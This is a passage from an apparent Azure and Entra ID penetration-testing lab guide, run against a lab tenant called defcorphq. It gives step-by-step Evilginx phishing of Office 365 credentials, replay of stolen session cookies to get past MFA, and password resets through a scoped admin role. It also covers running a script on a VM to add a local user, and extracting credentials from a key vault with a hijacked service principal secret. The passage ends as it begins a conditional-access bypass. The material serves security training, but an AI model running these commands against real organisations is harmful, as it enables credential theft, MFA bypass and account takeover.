
Zone - Enter student**X**.corp

Type - Select Primary Zone(default) value


Click on Add button



Edit the NS record to point it to the DNS server IP – 172.16.2.50 - by modifying the 'Name Server' value:



Similarly edit the SOA record and change Primary Name Server value to the DNS server IP – 172.16.2.50:




Add a new A record in student**x**.corp and modify the following properties so that it points to the evilginx setup on your student VM

Name - login

Type – A

TTL – 180

IPv4 Address - your student VM IP



Similarly, add another A record with 'Name' as www and rest of the entries same as above.

Finally, your student**x**.corp zone should look like the below (with IP of your student VM):

Once the DNS is setup, enable the phishlets.

```
: phishlets enable o365
[22:45:28] [inf] enabled phishlet 'o365'
[snip]
```

Next, create the lures:

```
: lures create o365
[23:26:57] [inf] created lure with ID: 0
: lures get-url 0

https://login.studentx.corp/KSjjqMHN
```

Send the lure

Finally, email the above link (using an external email) to the target roygcain@defcorphq.onmicrosoft.com and wait for the user simulation to complete. It is recommended to use the email ID that you used to register for the lab as it will help in case of troubleshooting.

Within a minute, you should see the below on Evilginx console in case of success (wait for a few seconds after the initial connection for the user credentials to show up):

```
[23:37:06] [+++] [1] Username: [roygcain@defcorphq.onmicrosoft.com]
[23:37:06] [+++] [1] Password: [$3cur3c@!nMoka7985@123]
[23:37:06] [+++] [0] Username: [roygcain@defcorphq.onmicrosoft.com]
[23:37:10] [+++] [1] detected authorization URL - tokens intercepted: /kmsi
```

Please note that the password may be different in your lab instance.

Sweet! We got the credentials in clear-text! However, if you try to use the credentials, it will be futile as Roy has MFA enabled.

The simulation for Roy in the lab is capable of satisfying the MFA requirement. We can use the cookies captured by evilginx. Use the following command in the evilginx console to list all the sessions:

```
: sessions

+-----+----------+------------------+------------------+-----------+------
---------+--------------------+

| id  | phishlet  |     username      |     password      |  tokens   |
remote ip    |       time        |

+-----+----------+------------------+------------------+-----------+------
---------+--------------------+

| 1   | o365      | roygcain@de.....  | $7cur3ceS@!nM...  | captured  |
172.16.2.113  | 2024-10-15 23:37  |

[snip]
```


View the cookie captured in session 1. Double check the session ID when you try the attack and always use the latest one that has the 'tokens' columns 'captured':

```
: sessions 1

 id           : 1
 phishlet     : o365
 username     : roygcain@defcorphq.onmicrosoft.com
 password     : $7cur3ceS@!nMoka7085@123
 tokens       : captured
 landing url  : https://login.login.student1.corp/trBTMDAZ
 user-agent   : python-requests/2.25.1
 remote ip    : 172.16.2.113
 create time  : 2024-10-15 23:37
 update time  : 2024-10-15 23:37

[ cookies ]
[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1760535006
,"value":"0.AXAAKctQLXtfpEiHzv51qUGttrmnRUNjmhBJpCY1NjIB1QNwAHE.AgABAAQAAAD--
DLA3VO7QrddgJg7WevrAgDs_wQA9P9xrFiejVFQ1aGNELY_gncyg5WSnkgtzONsym3Ihjgnlqp91b
AohTO0ETzLF6l-uK-
O35LRy2wOjw","name":"ESTSAUTH","httpOnly":true},{"path":"/","domain":"login.m
icrosoftonline.com","expirationDate":1760535006,"value":"0.AXAAKctQLXtfpEiHzv
51qUGttrmnRUNjmhBJpCY1NjIB1QNwAHE.AgABAAQAAAD—

[snip]
```

Use session cookies for Roy


Steps to authenticate using session cookies are mentioned below.

1. Open Chrome -> Go to Extensions -> Manage Extensions -> Turn on Developer Mode -> Drag-and-drop CookieEditor.crx from C:\AzAD\Tools to install Cookie-Editor extension.
2. Browse to https://portal.azure.com
3. Click on the Cookie-Editor extension and allow read cookies for 'This site'




4. Click on Delete


5. Click on Import



6. Paste the JSON from evilginx console.



7. Refresh the browser or browse again to https://portal.azure.com




Sweet! We can access the Azure portal as Roy!


Reset vmcontributorx password using Azure portal

Roy has authentication administrator role scoped to the Control Object administrative unit, and VMContributor**x** users are member of the administrative unit, reset the password for VMContributor**x**@defcorphq.onmicrosoft.com. Follow these steps:


1. Go to Entra ID -> Manage -> Users
2. Search or filter for vmcontributor**x** (where **x** is your student ID)



3. Click on the username -> Reset password




4. A temporary password will be assigned to vmcontributor**x** that needs to be changed on Sign in. You would also need to register for MFA for vmcontributor**x**.




Alternative to using Azure Portal - Use vmcontributorx password using Mg module

We can also extract the access token for Roy from the browser. In the above section once we can access Azure portal as Roy, follow these steps to extract an access token for the Graph API.

1. Press F12 in the browser and click on Network tab. Make sure the 'Preserver log' checkbox is checked.



2. Go to Microsoft Entra ID (search in the search bar or use the top left burger menu).
3. In the 'Filter' field of network tab in the browser, search for 'batch' and copy the access token



Now, connect to the tenant using Mg module with the token of Roy. Run the below command in a new PowerShell session:

```
PS C:\AzAD\Tools> $Token = 'eyJ0eXAiOiJKV1QiLCJub25jZSI6....'
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($Token | ConvertTo-
SecureString -AsPlainText -Force)
[snip]
```

Recall Roy has authentication administrator role scoped to the Control Object administrative unit, and VMContributorx users are member of the administrative unit, reset the password for VMContributorx@defcorphq.onmicrosoft.com:

```
PS C:\AzAD\Tools> $params = @{
>>     passwordProfile = @{
>>         forceChangePasswordNextSignIn = $false
>>         password = "VM@Contributor@123@321"
>>     }
>> }
PS C:\AzAD\Tools> Update-MgUser -UserId
"VMContributorx@defcorphq.onmicrosoft.com" -BodyParameter $params
```

Note that here we have used a passwordprofile that will not ask for password change on next sign in of vmcontributorx. However, MFA registration would still need to be done.

Use vmcontributorx after registering for MFA

Disconnect from Entra ID and connect using the credentials of the VMContributorx@defcorphq.onmicrosoft.com user. **Note that first you need to register MFA for VMContributorx by signing-in to portal.azure.com**

Once MFA is registered, use the below commands:

```
PS C:\AzAD\Tools> Disconnect-MgGraph
PS C:\AzAD\Tools> Connect-AzAccount -TenantId 2d50cb29-5f7b-48a4-87ce-
fe75a941adb6
```

The above command will open an 'Approve Sign in' prompt. After approving the sign-in, we can continue using Az Powershell as VMContributorx@defcorphq.onmicrosoft.com

Before running any command on the jumpvm, gather more information (like operating system and public IP – if any):

```
PS C:\AzAD\Tools> Get-AzVM -Name jumpvm -ResourceGroupName RESEARCH | fl *


ResourceGroupName         : RESEARCH
Id                        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/RESEARCH/providers/Microsoft.Compute/virtualMachi
nes/jumpvm
VmId                      : a8a3d68c-3220-4cd3-9148-2166d037cde1
Name                      : jumpvm
Type                      : Microsoft.Compute/virtualMachines
Location                  : germanywestcentral
LicenseType               : Windows_Client
```

```
[snip]

PS C:\AzAD\Tools> Get-AzVM -Name jumpvm -ResourceGroupName RESEARCH | select
-ExpandProperty NetworkProfile

NetworkInterfaces
-----------------
{/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Network/networkInter
faces/jumpvm741}

PS C:\AzAD\Tools> Get-AzNetworkInterface -Name jumpvm741


Name                      : jumpvm741
ResourceGroupName         : Research
[snip]
"PublicIpAddress": {
                                    "IpTags": [],
                                    "Zones": [],
                                    "Id": "/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Network/publicIPAddr
esses/jumpvm-ip"

PS C:\AzAD\Tools> Get-AzPublicIpAddress -Name jumpvm-ip


Name                    : jumpvm-ip
[snip]
Tags                    :
PublicIpAllocationMethod : Dynamic
IpAddress               : 51.116.180.87
[snip]
```

Finally, run a PowerShell script on jumpVM and add a user to it. Remember to modify the C:\AzAD\Tools\adduser.ps1 if not done already:

```
PS C:\AzAD\Tools> Invoke-AzVMRunCommand -ScriptPath C:\AzAD\Tools\adduser.ps1
-CommandId 'RunPowerShellScript' -VMName 'jumpvm' -ResourceGroupName
'Research' -Verbose
Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : Name     Enabled Description
----     ------- -----------
studentx True
```

```
[snip]
```

And we can now connect to the VM using the user that we just added ((here we are assuming that the VM's configuration allows local users to connect remotely)):

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'StudxPassword@123' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx', $password)
PS C:\AzAD\Tools> $jumpvm = New-PSSession -ComputerName 51.116.180.87 -
Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType
NoProxyServer)
PS C:\AzAD\Tools> Enter-PSSession -Session $jumpvm
[51.116.180.87]: PS C:\Users\studentx\Documents> whoami
jumpvm\studentx
[51.116.180.87]: PS C:\Users\studentx\Documents> hostname
jumpvm
```

Learning Objective 18:

Task


- Abuse the Managed Identity of the 'processfile' function app to compromise an Enterprise Application.
- Enumerate the permissions that the Enterprise Application has in defcorphq tenant and abuse the permissions to extract secrets from a key vault.
- Using the secrets from the key vault, extract credentials of a user from deployment history of one of the resource groups.

Part of - Kill Chain - 3

Topics covered - Authenticated Enumeration, Privilege Escalation and Data Mining

Solution

In the Learning Objective where we abused the virusscanner app (https://virusscanner.azurewebsites.net/), we found out that the managed identity for the app has permissions to add secrets to the enterprise application fileapp. Below is the ClientID that we got for the app - 62e44426-5c46-4e3c-8a89-f461d5d586f2:



As discussed in the course, managed identities are special service principals. That means, we can enumerate the service principals in Entra ID and check the service principal that the AppID 62e44426-5c46-4e3c-8a89-f461d5d586f2 belongs to.

Let's quickly check that using test user's credentials:

```
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString
"V3ryH4rdt0Cr4ckN0OneC@nGu355ForT3stUs3r" -AsPlainText -Force
```

```
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential ("test@defcorphq.onmicrosoft.com",
$passwd)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                        SubscriptionName TenantId
Environment
-------                        ---------------- --------
-----------
test@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 AzureCloud
PS C:\AzAD\Tools> $Token = (Get-AzAccessToken -ResourceTypeName
MSGraph).Token
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($Token | ConvertTo-
SecureString -AsPlainText -Force)
Welcome to Microsoft Graph!

Connected via userprovidedaccesstoken access using 1950a258-227b-4e31-a9cf-
717495945fc2
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message. [snip]
PS C:\AzAD\Tools> Get-MgServicePrincipal -All | ?{$_.AppId -eq "62e44426-
5c46-4e3c-8a89-f461d5d586f2"} | fl

AccountEnabled                          : True
AddIns                                  : {}
AlternativeNames                        : {/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourcegroups/IT/providers/Microsoft.Web/sites/processfile,
isExplicit=False}
AppDescription                          :
AppDisplayName                          :
AppId                                   : 62e44426-5c46-4e3c-8a89-f461d5d586f2
[snip]
ServicePrincipalType                    : ManagedIdentity
[snip]
```

So the token we got is actually for the managed identity of the function app processfile.

Note that this will not impact further attacks. We looked at it just to understand that function apps may be in use behind app services. In fact, that is the most common use case of function aps. In this case, the processfile function app is processing the fileuploads to the virusscanner app service.

Recall that we added credentials to the fileapp application in Entra ID. Let's use the credentials now to authenticate as that service principal. Please remember you may need to change the secret in the command below to the one that you added earlier:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString '_1ATfh--
GD.WBhRuP.H3p_iR~MX2W1OA6S' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('f072c4a6-b440-40de-983f-
a7f3bd317d8f', $password)
PS C:\AzAD\Tools>
PS C:\AzAD\Tools> Connect-AzAccount -ServicePrincipal -Credential $creds -
Tenant 2d50cb29-5f7b-48a4-87ce-fe75a941adb6
WARNING: The provided service principal secret will be included in the
'AzureRmContext.json' file found in the user profile (
C:\Users\studentuserx\.Azure ). Please ensure that this directory has
appropriate protections.

Account                             SubscriptionName TenantId
Environment
-------                             ---------------- --------
-----------
f072c4a6-b440-40de-983f-a7f3bd317d8f DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Now, list the resources readable by the service principal:

```
PS C:\AzAD\Tools> Get-AzResource

Name              : credvault-fileapp
ResourceGroupName : IT
ResourceType      : Microsoft.KeyVault/vaults
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/IT/providers/Microsoft.KeyVault/vaults/credvault-
fileapp
```

Sweet! Access to a key vault! Check if we can list and read any secrets!

```
PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName credvault-fileapp


Vault Name   : credvault-fileapp
Name         : MobileUsersBackup
Version      :
Id           : https://credvault-
fileapp.vault.azure.net:443/secrets/MobileUsersBackup
```


```
Enabled      : True

PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName credvault-fileapp -Name
MobileUsersBackup -AsPlainText

username: DavidDHenriques@defcorphq.onmicrosoft.com  ; password:
!@Ka%%ya71&*FG2243gs49
```

Please note that the password may be different in your lab instance.

Let's use the above credentials to authenticate!

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString '!@Ka%%ya71&*FG2243gs49'
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('DavidDHenriques@defcorphq.onmicros
oft.com', $password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds
WARNING: Unable to acquire token for tenant 'organizations'
Connect-AzAccount : UsernamePasswordCredential authentication failed:
AADSTS53003: Access has been blocked by Conditional Access
policies. The access policy does not allow token issuance.
[snip]
```


A Conditional Access Policy is blocking access for the user David. Let's try using the poral:




How to bypass this policy? Look at the name of the secret for a hint. Check if the user David is allowed to login only from Mobile devices. Probably, the condition access policy is based on device platforms.

Device platform is decided by looking at the User-Agent string of the client used to authenticate. Let's mimic a mobile device.

